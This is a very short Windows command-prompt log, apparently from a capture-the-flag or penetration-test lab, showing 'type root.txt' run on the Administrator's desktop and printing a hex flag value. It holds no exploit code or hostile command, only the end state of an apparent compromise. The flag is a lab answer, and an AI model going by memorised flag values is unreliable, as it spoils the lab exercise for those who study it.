C:\Users\Administrator\Desktop>type root.txt
type root.txt
d5a4699cf81a20b2c7892f92ae7866e7
C:\Users\Administrator\Desktop>